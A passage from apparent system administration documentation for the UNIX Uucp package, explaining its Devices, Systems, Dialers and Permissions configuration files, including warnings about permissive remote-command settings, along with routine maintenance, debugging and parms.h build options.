tine to attach to the dialout modem. These two fields will be followed by another `Token-Pair`, the dialer routine name (e.g. `ventel`) and the phone number (e.g. ''`\D`'' or ''`\T`''). If the last token on the line is ''`\D`'' it may be omitted.

The following examples illustrate various types of connections:

```
ACU     cul0  cua0  1200  801
ACU     cul1  cua1   300  801
ACU     vn0   -     1200  ventel
ACU     vn0   -      300  ventel
ACU     vd0   -     1200  vadic
ACU     vd0   -    V1200  vadic
ACU     at1   -     2400  att4024
ACU     at1   -     1200  att4024
Direct  at1   -     1200  att4024
```

`/dev/cul0` and `/dev/cul1` are 212 modems (`/dev/cul1` may be a 103 type), with 801s at `/dev/cua0` and `/dev/cua1` respectively; `/dev/vn0` is hooked to a ventel and can be used at 1200 or 300 baud, and `/dev/vd0` is hooked to a vadic. There is also a att4024 dialer on `/dev/at1`; it can be used at either 2400 or 1200 baud. The *Direct* line is present for *cu* to have direct access to the modem on `/dev/at1`.

```
ACU  culd0  -  Any  datakit dial att4024
ACU  culd1  -  Any  datakit dial att4024
ACU  -      0  Any  DK      dial.\T
```

There are two RS-232 Datakit ports available and at least two AT&T 4024 modems attached to the network. The *datakit* `Dialers` line will be accessed with the argument `dial`. The *att4024* `Dialers` line will be used with the telephone number from the `Systems` file after it is processed using the `Dialcodes` file prefix processing. The last line in the above example uses the internal, Datakit multiplexed interface routine. Here, the telephone number must be translated, using the token, before being passed to the `DK` routine.

```
raven   ttyab  -  9600  direct
Direct  ttyab  -  9600  direct
```

There is a direct line—`ttyab` has a null-modem connection to system *raven*. The *Direct* line is for *cu* access to the line.

7. `Dialers` File

Each line in the `Dialers` file is used to specify the handshaking that should occur before it is made available for user data. Each line contains the following fields:

Dialer Translate Handshake

Dialer: Identifies the dialer, and is used to match the first token of the `Token-pairs` field in the `Devices` file for those dialers that are not built-in functions specified in Table 2.

Translate: Specifies the ''wait-for-dialtone'' and ''pause'' characters that are used for the particular dialer. (For the phone number in the `Systems` file, the = is used for ''wait-for-dialtone'' and − is used for ''pause''.) The string contains four characters, two pairs. The first pair starts with = and specifies the ''wait-for-dialtone'' character; the second pair starts with − and specifies the ''pause'' character. The second character of each pair is the corresponding character for the dialer. If no translation is required, a pair of double quotes is used for a place-holder.

Handshaking: The sequence of ASCII strings that are transmitted and expected, and is used to dial a phone number using an ASCII dialer (such as an AT&T 4024) or connect via a dataswitch to another system on the dataswitch. (See the ''Login-script'' part of the ''Systems'' section below for an explanation of expect-send fields.) Figure 3 shows some sample lines.

The escape characters, those beginning with ''`\`'', have the same meaning as specified in the ''Login-script'' part of the ''Systems'' file section below. In addition to those mentioned in that section, the ''`\T`'' and ''`\D`'' are used to substitute the phone number string passed to the dialing function.

8. `Systems` File

Lines in the `/usr/lib/uucp/Systems` file represent systems that can be called by the local *Uucp* programs. More than one line may be present for a particular system; the additional lines represent alternative communication paths that will be tried in sequential order. In addition, remote systems that don't appear in the `Systems` file can be prevented from communicating. (This is the default

configuration; it can be modified by changing `parms.h` before compilation.) Each line contains the following fields:

System Time Caller Class Phone Login-script

System: Name of the remote system.

Time: This is a string that indicates the days-of-week and times-of-day when the system should be called (e.g., `MoTuTh0800-1730`).

The day portion may be a list containing `Su`, `Mo`, `Tu`, `We`, `Th`, `Fr`, `Sa`; or it may be `Wk` for any week-day or `Any` for any day. The time should be a range of times (e.g., `0800-1230`). If no time portion is specified, any time of day is assumed to be allowed for the call. Note that a time range that spans 0000 is permitted; `0800-0600` means all times are allowed *except* times between 6 and 8 am. Multiple time fields may be include using a ''`,`'' separator (e.g. `Wk1800-0600,Sa,Su`). An optional subfield is available to specify the minimum time (minutes) before a retry following a failed attempt. (Note that if this subfield is used, it will override the normal exponential backoff algorithm for retry upon failure.) This subfield is separated by a ''`;`'' character.

Caller: These are names that appear in the first field of the `Devices` file. (e.g. `ACU`, `DK`, `Sytek`, `TCP`).

Class: This is usually the line speed for the call (e.g., `300`, `1200`, `Any`). If the field is not used for a particular entry, a ''–'' can be used as the place-holder. When the value is ''`Any`'', it means match any speed found for the particular caller. If both the `Systems` and `Devices` files value is ''`Any`'', then the value is taken from the `DEFAULT_BAUDRATE` constant defined in `parms.h`.

Phone: For autodialers, the phone number is made up of an optional alphabetic abbreviation (dialing prefix) and a numeric part. The abbreviation should be one that appears in the `Dialcodes` file (e.g., `mh1212`, `boston555-1212`). For direct connections, the phone field is ignored. (A ''–'' should be used as a place-holder).

For *NETWORK* access, the phone field is the token the switch or network routine needs to get to the particular system—it is used by the caller functions specified in the `Devices` file.

Login-script: The login information is given as a series of fields and subfields in the format

```
[ expect  send ] ...
```

where `expect` is the string expected to be read and `send` is the string to be sent when the `expect` string is received. Each `expect` field may be made up of subfields of the form

```
expect[-send-expect] ...
```

where the `send` is sent if the prior `expect` is *not* successfully read and the `expect` following the `send` is the next expected string. (For example, `login--login` will expect `login`; if it gets it, the program will go on to the next field; if it does not get `login`, it will send *null* followed by a new line, then expect `login` again.) If no characters are initially expected from the remote machine, the string ''`""`'' (a *null* string) should be used in the first expect field. Note that all `send` fields will be sent followed by a new-line unless the `send` string is terminated with a ''`\c`''.

Table 3 gives the special characters that are used in the `Login-script` field.

A typical entry in the `Systems` file for a system that is reached by dialing out on a modem is be

```
sys Any ACU 1200 mh7654 login--login uucp ↵
        ssword: word
```

A `Systems` file entry for a direct connection would be

```
hawk Any hawk 9600 - login--login uucp ↵
        ssword: word
```

The corresponding `Device` file entry would be

```
hawk ttyhh - 9600 direct
```

Note that the *expect* algorithm matches all or part of the input string as illustrated in the password field above.

9. `Dialcodes` File

The `Dialcodes` file contains the dial-code abbreviations used in the `Systems` file (e.g., py, mh, boston). The entry format is

```
abb   dial-sequence
```

where `abb` is the abbreviation and `dial-sequence` is the dial sequence to call that location.

The line

```
mh  132-
```

would be set up so that entry `mh7777` would send `132-7777` to the dial unit.

character	meaning
\b	send a backspace character.
\c	if at the end of a string, suppress the new-line that is normally sent, Ignored otherwise
\d	delay two seconds before sending or reading more characters
\E	turn on echo checking (for slow devices)
\e	turn off echo checking
\K	insert a BREAK
\N	send a null character.
\n	send a new-line character.
\p	insert a pause (approximately ¼–½ second).
\r	send a carriage-return.
\s	send a space character.
\t	send a tab character.
\\	send a \character.
EOT	send an EOT character (EOT new-line is sent twice)
BREAK	send a break character
ddd	collapse the octal digits (*ddd*) into a single character and send that character.

Table 3. Special Strings

10. `Sysfiles` — alternate `Systems`, `Devices`, `Dialers` files

It is sometimes useful to have more than one `Systems`, `Devices`, and `Dialers` files. The `Systems` file can be split into smaller, more manageable files—one containing local and one global data. In addition, *uucico* and *cu* may need different `Systems` files. The `Sysfiles` file provides a mechanism for specifying different resource files. The general form of the file is name-value pairs similar to the `Permissions` file. `File-lists` are colon separated lists of file names that are in the `/usr/lib/uucp` directory.

```
service=<service name> \
        systems=<systems file-list> \
        devices=<devices file-list> \
        dialers=<dialers file-list>
```

Each entry is a single logical line where the trailing ‘‘\’’ character is used to indicate continuation.

```
service=uucico \
        systems=Systems.cico:Systems \
        dialers=Dialers.cico:Dialers

service=cu \
        systems=Systems.cu:Systems \
        dialers=Dialers.cu:Dialers
```

In the example, *uucico* will use the `Systems.cico` file followed by the `Systems` file for remote systems information. It also specifies two `Dialers` files. The *cu* program will use `Systems.cu` and the `Systems` file. It also has two `Dialers` files. Any options not specified in `Sysfiles` will have the default of `/usr/lib/uucp/Systems`, `/usr/lib/uucp/Devices`, and `/usr/lib/uucp/Dialers`.

11. `Permissions` File

The `/usr/lib/uucp/Permissions` file specifies the permission that remote sites have with respect to login, file access, and command execution. Options provide for restricting the ability to request files and the ability to receive files queued by the local site. In addition, an option is available to specify the commands that a remote site can execute on the local system.

The next sub-section gives three `Permissions` file entries. Taken together, they provide all the entries needed by most sites running the *Uucp* system. The remainder of the section gives a detailed explanation of the options.

11.1. Starting Examples

The first example is the model of an entry for the public login on your system; it represents the most restrictive access to your system.

```
LOGNAME=nuucp
```

states that login `nuucp` has all the default permissions/restrictions:

- The remote site can send files exclusively to the *uucp public* directory. (usually `/usr/spool/uucppublic`)
- The remote site can *not* request to receive any files.
- *No* files that are queued for the remote site will be transferred during the present session.
- The only commands that can be executed are the defaults—usually *rmail*.

This entry alone is sufficient to start communications with remote sites, permitting files to be transferred to the *uucp public* directory by request of the remote site.

The next example is for remote sites that log in, but have fewer restrictions. The login and password corresponding to this entry should **not** be distributed to the general public; it is usually reserved for closely coupled systems where the `Systems` file information can be tightly controlled.

```
LOGNAME=uucpz REQUEST=yes SENDFILES=yes \
        READ=/  WRITE=/
```

This entry provides the following permissions when a remote site logs in as `uucpz`:

- Files can be requested from the local site (`REQUEST` option).
- Files can be transferred to any directory or any file that is writable by user *other*—that is a file/directory that is writable by a local user with neither owner nor group permissions. (Option `WRITE` controls this permission.)
- Any files readable by user *other* can be requested. (Option `READ` controls this permission.)
- Any requests queued by the local site will be executed during the conversation; these are requests by local users that are destined for the site that is calling in. (`SENDFILES` option).
- The commands sent for execution on the local system by the remote must be in the default set (usually *rmail*).

Thus far, the examples showed entries that referred to remote sites when they log in to the local system. This example is an entry used when calling a remote site.

```
MACHINE=mhtsa:mhtsb:mhtsc:pwbcc \
        REQUEST=yes READ=/ WRITE=/
```

When calling any of the systems given in the `MACHINE` list, the following permissions prevail:

- The remote site can both request and send files (`REQUEST` option).
- The source or destination of the files on the local system can be anywhere in the file system.
- The only commands that will be executed for the remote site are those in the default list.

Any site that is called that does not have its name in a `MACHINE` entry will have the default permissions with the exception that files queued for that site will be sent (the `SENDFILES` option only has meaning in a `LOGNAME` entry).

The three examples in this section form a model `Permissions` file that can be used by a system with a public login for remote sites and several closely coupled machines.

11.2. Basics

Each *entry* is a logical line; physical lines are terminated with a ‘‘\’’ to indicate continuation. Entries are made up of *white space* delimited *options*. Each option is a name/value pair; these are constructed by an option name followed by an ‘‘=’’ followed by the value. Note that white space is **not** allowed within a name/value pair.

Comment lines begin with ‘‘#’’; they occupy the entire line up to a newline character. Blank lines are ignored (even within multi line entries).

There are two types of entries: `LOGNAME` entries specify permissions for remote sites when they log in to the local machine, and `MACHINE` entries specify permissions for sites that the local machine calls.

LOGNAME entries will contain a `LOGNAME` option. MACHINE entries will contain a `MACHINE` option somewhere in the entry.

11.3. Some Rules

All login ids used by remote sites to login for uucp *must* appear in one and only one LOGNAME entry.

Any site that is called that *does not* appear in a MACHINE entry will have the following default permissions/restrictions:

— Local send and receive requests will be executed.

— The remote can send files to the system’s public uucp directory.

— The commands sent by the remote for execution on the local machine must be in the default set—usually *rmail* and *rnews*.

option	meaning	values	default
MACHINE	remote machine name identification	*machine list*	
LOGNAME	login used by a remote	*login ids.*	
REQUEST	remote machine can request files	yes/no	no
READ	directories remote can request from	*directory list*	
WRITE	directories remote can write into	*directory list*	
SENDFILES	send queued files when called by remote	yes/no	no
NOREAD	directories remote can **not** request from	*directory list*	
NOWRITE	directories remote can **not** write into	*directory list*	
CALLBACK	call back remote	yes/no	no
COMMANDS	list of allowed commands for execution by uuxqt	ALL or *command list*	
PUBDIR	*Uucp* public directory	*directory*	*login directory*
MYNAME	local machine name	*machine name*	*local name*
VALIDATE	verify remote system name vs. login id.	*machine list*	

Table 4. Permissions File Options

11.4. Options

This section give the details of each option, specifying how they are used and their default values. Table 4 is a summary of the options available for the Permissions file.

11.5. MACHINE and LOGNAME

The MACHINE entry specifies the permissions that take effect when a remote site is *called*.

```
MACHINE=mhtsa
```

is the start of an entry that will specify the permissions associated with machine mhtsa. The MACHINE option can contain a list of different system names, each separated by a ‘‘:’’ character. For example,

```
MACHINE=mhtsa:mhtsb:mhtsc
```

The LOGNAME entry specifies a list of login ids of remote sites that are able to log into the local system. The option contains one or more names separated by a ‘‘:’’ character. For example,

```
LOGNAME=nuucp
LOGNAME=uucpz:uucyz
```

Names that appear in LOGNAME options can appear in only one such entry.

11.6. REQUEST

The REQUEST option can appear in either a LOGNAME entry or a MACHINE entry and specifies whether the remote can make requests to receive local files.

```
REQUEST=yes
```

specifies that the remote **can** request files.

```
REQUEST=no
```

specifies that the remote **can not** request files. The latter is the default—it will be used if the REQUEST option is not specified.

11.7. SENDFILES

SENDFILES specifies whether the *called* site will execute locally queued requests during the conversation. The default is that locally queued requests will not be executed during the call; they will be done only when the remote is *called* by the local system. (I don’t care who you say you are, I’ll send you queued files when I call you.)

Clearly, this option is only significant in LOGNAME entries, since MACHINE entries apply when calls are made out to remote sites. The option is ignored when a MACHINE entry is being used.

```
SENDFILES=yes
```

specifies that the locally queued requests will be executed when the remote site logs in as one of the names in this entry’s LOGNAME option.

The default setting for the SENDFILE option is

```
SENDFILES=call
```

meaning that queued files will be sent only when the local machine makes the connection. This `call` value can be specified for documentation purposes.

11.8. READ and WRITE

The default for both the `READ` and `WRITE` options is the *Uucp* public directory. The options

```
READ=/usr/spool/uucppublic \
        WRITE=/usr/spool/uucppublic
```

are the defaults and may be specified for documentation purposes. The options

```
READ=/ WRITE=/
```

specify permission to access any file that can be accessed by a local user with *other* permissions.

The value of these entries is a colon separated list of path names. The `READ` option is for requesting files and the `WRITE` option for depositing files. Any file coming in or going out must match a prefix in `READ` or `WRITE` option.

To grant permission to deposit files in `/usr/news`, as well as the public directory, specify

```
WRITE=/usr/spool/uucppublic:/usr/news
```

in the entry.

If the `READ` or `WRITE` option is specified, all the path names must be specified; they do not add to the default list.

11.9. NOREAD and NOWRITE

There are two other options in the file access class, `NOREAD` and `NOWRITE`. These will rarely be used; they specify exceptions to the `READ` and `WRITE` options or defaults.

```
READ=/ NOREAD=/etc \
        WRITE=/usr/spool/uucppublic
```

This example would permit reading any file except those in the `/etc` directory (and its sub directories—remember these are prefixes) and writing only to the default *public* directory. `NOWRITE` works the same way for sending files to the local system.

11.10. CALLBACK

The `CALLBACK` option is used in LOGNAME entries to specify that no transaction will take place, but the calling system, as established during handshake, will be called back.

```
CALLBACK=yes
```

specifies this action. The default is

```
CALLBACK=no
```

The `CALLBACK` option will rarely be used. (Note that if two sites have this option set for each other, a conversation will never get started.)

11.11. COMMANDS

> **WARNING!! The `COMMANDS` option can be hazardous to the security of your system. Use it with extreme care.**

The `VALIDATE` option should be used in conjunction with the `COMMANDS` option whenever potentially dangerous commands like *cat* and *uucp* are specified. Any command that reads or writes files is potentially dangerous to local security when executed by the *Uucp* remote execution program (*uuxqt*).

The *uux* program will generate remote execution requests and queue them to be transferred to the remote site. Files and a command are sent to the target site. The `COMMANDS` option can be used in MACHINE entries to specify the commands that a remote machine can execute.

```
COMMANDS=rmail:rnews
```

This line specifies the commands that can be executed by the remote machine are either *rmail* or *rnews* exclusively. (The default list is specified in the `parms.h` header file during compilation of *Uucp*. The defaults settings will be discussed later.) The entry

```
MACHINE=owl:raven:hawk:dove \
        COMMANDS=rmail:rnews:lp
```

overrides the `COMMAND` default such that the command list for machines owl, raven, hawk, and dove now consists of *rmail*, *rnews*, and *lp*.

If you don't trust a caller's identity, don't let that system execute dangerous commands. (If you can't trust a site, make sure that the login and password it uses is restricted.)

Giving a site an unrestricted login, with file access and remote execution capability, is like giving anyone on that system a local login.

11.12. VALIDATE

Use the `VALIDATE` option in connection with the `COMMANDS` option when specifying dangerous commands. It is used in LOGNAME entries to provide *some* verification of the caller's identity. However, an important aspect of this validation is that

the login/password associated with this entry be protected. If an outsider gets that information, the validation is not valid!

```
LOGNAME=uucpfriend VALIDATE=eagle:owl:hawk
```

This entry specifies that if a remote logs in and says that it is any of the specified birds, it must have logged in as `uucpfriend`. If an outsider gets the `uucpfriend` login/password, masquerading is trivial.

But what does this have to do with the `COMMANDS` option, which only appears in MACHINE entries? A short answer is that it connects the MACHINE entry that has the `COMMANDS` option with a protected login entry that appears in a `LOGNAME` option. This connection is needed because the execution demon is not running while the remote is logged in; it is an asynchronous process with no knowledge of what system sent the execution requests.

Therefore, the real question is, how does the local site know who originated the execution files (''`X.`'' files sent by the *uux* command on the remote site)?

Each remote site has its own *spool* directory, with write permission only given to the *Uucp* programs. The execution files from the remote site are put in its *spool* directory. Therefore, when the *uuxqt* program runs, it can use the *spool* directory name to find the MACHINE entry in the `Permissions` file and get the `COMMANDS` list, or if the machine name does not appear in the `Permissions` file, the default list will be used.

```
MACHINE=mhtsa:mhtsb:mhtsc \
        REQUEST=yes \
        COMMANDS=ALL \
        READ=/  WRITE=/

LOGNAME=uucpz \
        VALIDATE=mhtsa:mhtsb:mhtsc \
        REQUEST=yes   SENDFILES=yes \
        READ=/  WRITE=/
```

The example above specifies unrestricted read, write, and command execution. The ''`ALL`'' value in the commands option means that any command can be executed! **WARNING**: Using the ''`ALL`'' value gives the remote site unlimited access to your system. Files that are only readable or writable by user *uucp* (like `Systems`) can be accessed using commands like *ed*.

The assumption you make by the first entry above is that when you call *mhtsa*, *mhtsb* or *mhtsc*, you really know who you are talking to. Therefore, any files put into one of the *mhtsa*, *mhtsb* or *mhtsc*, *spool* directories is put there by one of those sites. If a remote site logs in declaring it is one of these three systems, the execution files will also be put in the privileged *spool* directory. You therefore have to validate that the site has the privileged login *uucpz* to prevent masquerading.

11.13. COMMANDS revisited

The `COMMANDS` option specifies a list of commands that can be executed by remote machines. In addition to the names as specified above, they can be full path names of commands, for example

```
COMMANDS=rmail:/usr/lbin/rnews:/usr/local/lp
```

specifies that command *rmail* uses the default path, which is set up at *Uucp* compilation time—specified in the `parms.h` file. When the remote site specifies *rnews* or `/usr/lbin/rnews` for the command to be executed, `/usr/lbin/rnews` will be executed regardless of the default path. Likewise, `/usr/local/lp` is the *lp* command that will be executed.

Including the ''`ALL`'' value in the list means that any command from the remote machine(s) specified in the entry will be executed.

```
COMMANDS=/usr/lbin/rnews:ALL:/usr/local/lp
```

This example illustrates two points. The ''`ALL`'' value can appear anywhere in the string. And, the path names specified for *rnew* and *lp* will be used if the requested command does not contain the full-path names for *rnews* or *lp*.

11.14. MYNAME

When a remote calls, the called system responds with the local system name; this communicated in the `Shere` message. There are some situations when a system may want to say it is someone else. For testing, this permits a system to call itself. Also, a series of systems can be made to look like one to the outside world, while retaining unique identities within a local network.

```
LOGNAME=uucptest   MYNAME=testing
```

The local system will report its name as `testing` whenever a remote logs in as uucptest.

This facility can also be used when calling out:

```
MACHINE=testmach   MYNAME=atest
```

Tells the machine, `testmach`, that machine `atest` is calling.

11.15. PUBDIR

`/usr/spool/uucppublic`, the *public* directory, provides directories for public access. One may want to have different *public* directories based on login ids.

```
LOGNAME=loginA\
        PUBDIR=/usr/spool/uucppublic/loginA
LOGNAME=loginB\
        PUBDIR=/usr/spool/uucppublic/loginB
```

This can also be specified when remote machines are called:

```
MACHINE=machineA\
        PUBDIR=/usr/spool/uucppublic/machineA
MACHINE=machineB\
        PUBDIR=/usr/spool/uucppublic/machineB
```

11.16. Default Settings

The `parms.h` header file contains some default settings that affect the `Permissions` file processing. The `PATH` manifest defines the `PATH` environment variable that will be set when remote commands are executed. A typical line is

```
#define PATH "PATH=/bin:/usr/bin:/usr/lbin"
```

The default list of commands is defined by

```
#define DEFAULTCMDS     "rmail"
```

Another example is (note this is one physical line broken here for readability)

```
#define DEFAULTCMDS
        "rmail:rnews:xp:lp"
```

These take effect if no `COMMANDS` option is specified for the machine that sent the remote execution.

11.17. MACHINE Entry For Other Systems

An administrator may want to specify different option values for the machines it calls that are not mentioned in specific MACHINE entries. This may occur when there are many machines calling in, and the command set changes from time to time. For these cases, it is not convenient to change the `DEFAULTCMDS` as it would require a recompile. The name `OTHER` for the machine name is used for this entry.

```
MACHINE=OTHER  \
COMMANDS=rmail:rnews:/usr/lbin/Photo
```

All other options available for the MACHINE entry may also be set for the machines that are not mentioned in other MACHINE entries.

11.18. Combining MACHINE and LOGNAME Entries

It is possible to combine MACHINE and LOGNAME entries into a single entry where the common options are the same. For example, these two entries

```
MACHINE=mhtsa:mhtsb:mhtsc REQUEST=yes \
        READ=/  WRITE=/

LOGNAME=uucpz REQUEST=yes SENDFILES=yes \
        READ=/  WRITE=/
```

share the REQUEST, READ, and WRITE options. They can be merged into one entry

```
MACHINE=mhtsa:mhtsb:mhtsc REQUEST=yes \
        LOGNAME=uucpz SENDFILES=yes \
        READ=/  WRITE=/
```

that will take the place of the two entries.

12. `Maxuuxqts` File

The `/usr/lib/uucp/Maxuuxqts` file limits the number of simultaneous *uuxqt* programs running; it contains an ASCII number. The installation procedure sets the number to two; the administrator may want to change this number to meet local needs. If you get a lot of traffic from *mail* or *netnews*, you may want to increase the number to decrease wait time. But remember, the more you have running, the higher the load on the system.

13. `Maxuuscheds` File

The `/usr/lib/uucp/Maxuuscheds` file limits the number of simultaneous *uusched* programs running; it contains an ASCII number. Each *uusched* running will have one *uucico* associated with it; limiting the number will throttle the load on the system. The limit should be less than the number of outgoing lines used by *Uucp* ; a smaller number is often desirable. The installation procedure sets the number to two; the administrator may want to change this number to meet local needs.

14. `remote.unknown` Program

This program is called when a remote site that is not in the `Systems` file calls in to start a conversation. The program logs attempts by unknown remote systems in `/usr/spool/uucp/.Admin/Foreign` and sends mail to the `uucp` login. Execution of this program can be turned off by an option in `parms.h`. The program *unknown.c* is installed in *remote.unknown*, so the source can be modified to provide different

functionality by modifying the program and re-installing it.

15. Administration

The work required by the *Uucp* administrator depends heavily on the amount of traffic that enters or leaves a system and the quality of the connections that can be made to and from that system. For the average system, only a modest amount of traffic (100 to 200 files per day) pass through the system and little if any intervention with the *Uucp* automatic cleanup functions is necessary. Systems that pass large numbers of files may require more attention. The following rest of this section describes the routine administrative tasks that must be performed by the administrator or are automatically performed by the *Uucp* package.

15.1. Cleanup of Undeliverable Jobs

A big problem in a dialup network like *Uucp* is dealing with the backlog of jobs that cannot be transmitted to other systems. The *uustat* program should be invoked regularly to give information about the status of connection to various machines, and the size and age of the queued requests. The *uudemon.admin* shell should be started by *cron* at least once per day—this will send the administrator the current status. Of particular interest are the age (in days) of the oldest request in each queue, the number of times failure to reach that system has occurred, and the reason for failure. In addition, the age of the oldest execution request (`X.` file) is also given.

Each *spool* directory will contain some `X.` files, `C.` files, and `D.` files. When work can not be done, these files should be removed. The *uucleanup* program, which is run from *uudemon.cleanup* will provide this function. Options to *uucleanup* specify the age for sending a warning message to the requester and age for deleting the various file. The *uucleanup* program knows about the different type files that could get left in the *spool* directories. It uses heuristics to try to give the users relevant information about failures, for example, it tries to return undeliverable mail messages to the sender. In addition, for send/receive requests, it tells the requester what was attempted by giving specific file names.

15.2. Cleanup of the Public Directory

In order to keep the local file system from overflowing when files are sent to the *public* directory, the *uudemon.cleanup* procedure is set up with a *find* command to remove any files that are older than 7 days and directories that are empty. This interval may need to be shortened if there is not enough space to devote to the *public* directory.

Since the *spool* directories (those in `/usr/spool/uucp`) may be very dynamic; they may grow large before transfers take place, it is a good idea to reorganize and compact the structure. One way to do this is to put some code in `/etc/rc` to be executed upon booting the system. Use `cpio` to move all the files and directories out, remove the directories under `/usr/spool/uucp`, and then move back the files and directories.

15.3. Compaction of Log Files

Uucp has individual log files for each system and each program—there is a separate logfile for *uucico* requests and one for *uuxqt* execution requests. The *uulog* shell gives the user access to the information in these files by system name. These files are combined and stored in directory `/usr/lib/uucp/.Old` whenever *uudemon.cleanup* is executed. The daemon saves two days' files; this can be easily changed by the administrator. If space is a problem, the administrator might consider reducing the number of days the files are kept, or modify the shell to compact the files using the *pack* command.

15.4. Polling Other Systems

Systems that are passive members of the network must be polled by other systems in order for their files to be sent. This can be arranged by using the *uudemon.poll* shell. The *uudemon.poll* read the `/usr/lib/uucp/Poll` file, which contains the systems and times to poll them. The lines contain the name of the remote to call followed by a TAB character and then a space separated list of times to poll. For example,

```
eagle	0 4 8 12 16 20
```

will provide polling of system *eagle* every four hours. Note that *uudemon.poll* does not do the polling, it merely sets up a polling `C.` file in the *spool* directory that will be seen by the scheduler started by *uudemon.hour*.

15.5. Out of Space

The file system used to spool incoming or outgoing jobs can run out of space and prevent jobs from being spawned or received from remote systems. The inability to receive jobs is the worse of the two conditions. When file space does become

available, the system will be flooded with the backlog of traffic.

15.6. Bad ACU and Modems

The ACU and incoming modems occasionally cause problems that make it difficult to contact other systems or to receive files. These problems are usually readily identifiable since the status files accessed by *uustat* give counts and reasons for contact failure. If a bad line is suspected, it is useful to use the *cu* command to try calling another system using the suspected line. This method could also be used to check the login/password information and phone number.

15.7. Debugging

To verify that a system on the network can be contacted, the *uucico* program can be invoked by the administrator. The *Uutry* shell program is distributed for this purpose. For example, to verify that *mhtsd* can be contacted, try

```
Uutry mhtsd
```

This will start the transfer program (*uucico*) with a moderate amount of debugging output, putting the output into a temporary file (`/tmp/mhtsa`) and executing a `tail -f` command so the administrator can hit a BREAK to get back to the shell, while being able to come back at a later time to look at the output.

If that works, the administrator can attempt to transfer a file while watching the debugging output. Proceed as follows

```
uucp -r some-file mhtsd!~/some-name
```

This will queue a job but not start the transfer program. Now proceed as before using *Uutry*. The output can be analyzed to locate problems.

`/usr/spool/uucp/.Admin/errors` contains errors—conditions that causes one of the *Uucp* programs to abort (*ASSERT* errors). An explanation of these is given in Appendix II along with an explanation of the messages one can see as output from *uustat -q*. Most of these will never occur—they indicate that something is wrong with your system or the *Uucp* software. However, the *PKXSTART* will occur and generally means that the other side aborted during a conversation in a non-recoverable way; these can be generally ignored.

16. Appendix I: Local Configuration Options

The `parms.h` header file is used to set up local site options before a *make* command is attempted. The file is set up with default settings for a standard UNIX distribution, however, there are some options that the local administrator might want to use. The file has comments to briefly describe the options; this section contains more details.

`ATTSV, V7, V8, V9, V10, BSD4_2`
: One of these should be defined: `ATTSV` for standard UNIX systems; `V7` for Version 7 based systems like 32V, Berkeley 4.1 systems; `BSD4_2` for Berkeley 4.2 systems; `V8`, `V9`, `V10` for that Edition of Research UNIX systems.

`UUCPUID` There are several places in the code where the uid of ‘‘uucp’’, the owner of the uucp programs, files, and directories, must be used. In most cases, the uid can be obtained, but on some systems, when running as root, the info will not be forthcoming, so this manifest is used; it is the uid of the uucp login (again, the owner) from the /etc/passwd file.

`ATTSVKILL` The new lock-file mechanism uses the system call *kill(0, pid)* to determine if a process-id in a LCK file is still active. Standard UNIX systems provide this facility, but some do not support it. Define ATTSVKILL if you system supports the *kill(0, pid)* call. (Note that this is automatically defined if ATTSV is defined.)

`NONAP` Define NONAP if you have no high-resolution sleep call. The standard UNIX system does not have this high-resolution sleep, so this must be defined.

`FASTTIMER` This is the device that goes along with the high-resolution timer. Do not define if for UNIX systems, since it is not available.

`V7USTAT` *Uucp* uses *ustat* to decide whether there’s enough space to receive a file. If you’re not ATTSV, you can use a setgid program to read the number of free blocks and free inodes directly off the disk. If you choose this course, do not define NOUSTAT; rather, define V7USTAT to be the name of that program. Be sure it accepts 2 args, major and minor device numbers, and returns two numbers, blocks and inodes, in **"**%d %d**"** format, or you’ll never receive another file.

`NOUSTAT` Define this if your system does not have a *ustat()* system call. The standard UNIX sys-

tem has the call; don't define it for those systems.

`GRPCHK, GRPMIN, GRPMAX`
Define GRPCHK if you want to restrict the ability to read `Systems` information by way of the DEBUG flags. If you define GRPCHK, then the group-ids GRPMIN and GRPMAX limit the group-ids for which the *Systems* file password information will be displayed when the DEBUG option is used.

`UNET` Use this to include code for 3com ethernet media. Appropriate changes must be made in the `makefile` to include the needed routines. See comments in the `makefile`.

`DATAKIT` Define DATAKIT if your system is connected to a DATAKIT VCS. If you use this option, you must also make the appropriate changes in the `makefile` to access the dk library and loading of the dio.o routine—see the comments in the makefile.

`TCP` Define TCP for BSD systems that have TCP or UNET.

`SYTEK` Define SYTEK for systems that access a Sytek network.

`TLI` Define this for access to the AT&T Transport Layer Interface *without* Streams.

`TLIS` Define this for access to the AT&T Transport Layer Interface *with* Streams.

`DIAL801` This is defined for the standard 801/212-103 dialer interface. It will be defined by default.

`X25` Use this to include code for the X25 media. Appropriate changes must be made in the `makefile` to include the needed routines. See comments in the makefile.

`DUMB_DN` Define DUMB_DN if your dn driver (801 acu) can't handle '=' character to wait for dialtone.

`DEFAULT_BAUDRATE` This is the baud rate you want to use when both `Systems` file and `Devices` file specify ''`Any`'' for the speed.

`M_DEVICEMODE` This is the mode that the device will be set to by the caller during execution.

`S_DEVICEMODE` This is the mode that the device will be set to by the callee during execution.

`R_DEVICEMODE` This is the mode that the device will be left in upon exit if the current mode can not be obtained using `fstst()`.

`UUSTAT_TBL` There is a table in `uustat.c` that can hold all machine names that currently have work or execute files (C. or X.) or have a status file. If necessary, the table size can be changed. For machines with much memory, a large number like 1000 will not hurt much since the program is not executed often. For small machines, 256K memory, the number should be much smaller like 100.

`UNAME` Define UNAME if `uname()` should be used to get uucpname; this will be defined automatically if ATTSV is defined.

`RETRYTIME` This is the initial retry after failure time. Each successive failure will double the current retry time. The time is given in minutes.

`MAXRETRYTIME` This is the high limit to the retry backoff.

`ASSERT_MAXRETRYTIME` This is the high limit to the retry backoff when an *ASSERT* error occurs.

`PATH` This is the path that will be used for `uuxqt` command executions.

`DEFAULTCMDS` This is the set of default commands that can be executed if none is given for the system name in `Permissions` file. It is a colon separated list as in `Permissions` file.

`HZ` Define HZ to be the number of clock ticks per second; not needed for standard UNIX system.

`MYNAME` Put in local uucp name of this machine if there is no `/etc/whoami` and no `uname()` call. This is not needed for standard UNIX systems.

`NOSTRANGERS` Define NOSTRANGERS if you want to reject calls from systems that are not in your `Systems` file. If defined, NOSTRANGERS should be the name of the program to execute when such a system dials in. The argument to the program will be the name of the calling system. The `unknown.c` program is supplied and installed in `/usr/lib/uucp` as *remote.unknown*.

`LMTUUXQT` Define LMTUUXQT to be the name of a file that contains the number (in ASCII) of simultaneous `uuxqt`'s that you will permit. If it is not defined, there may be *many* `uuxqt`'s running. Two is reasonable number. The system will create the default file and set the limit to 2.

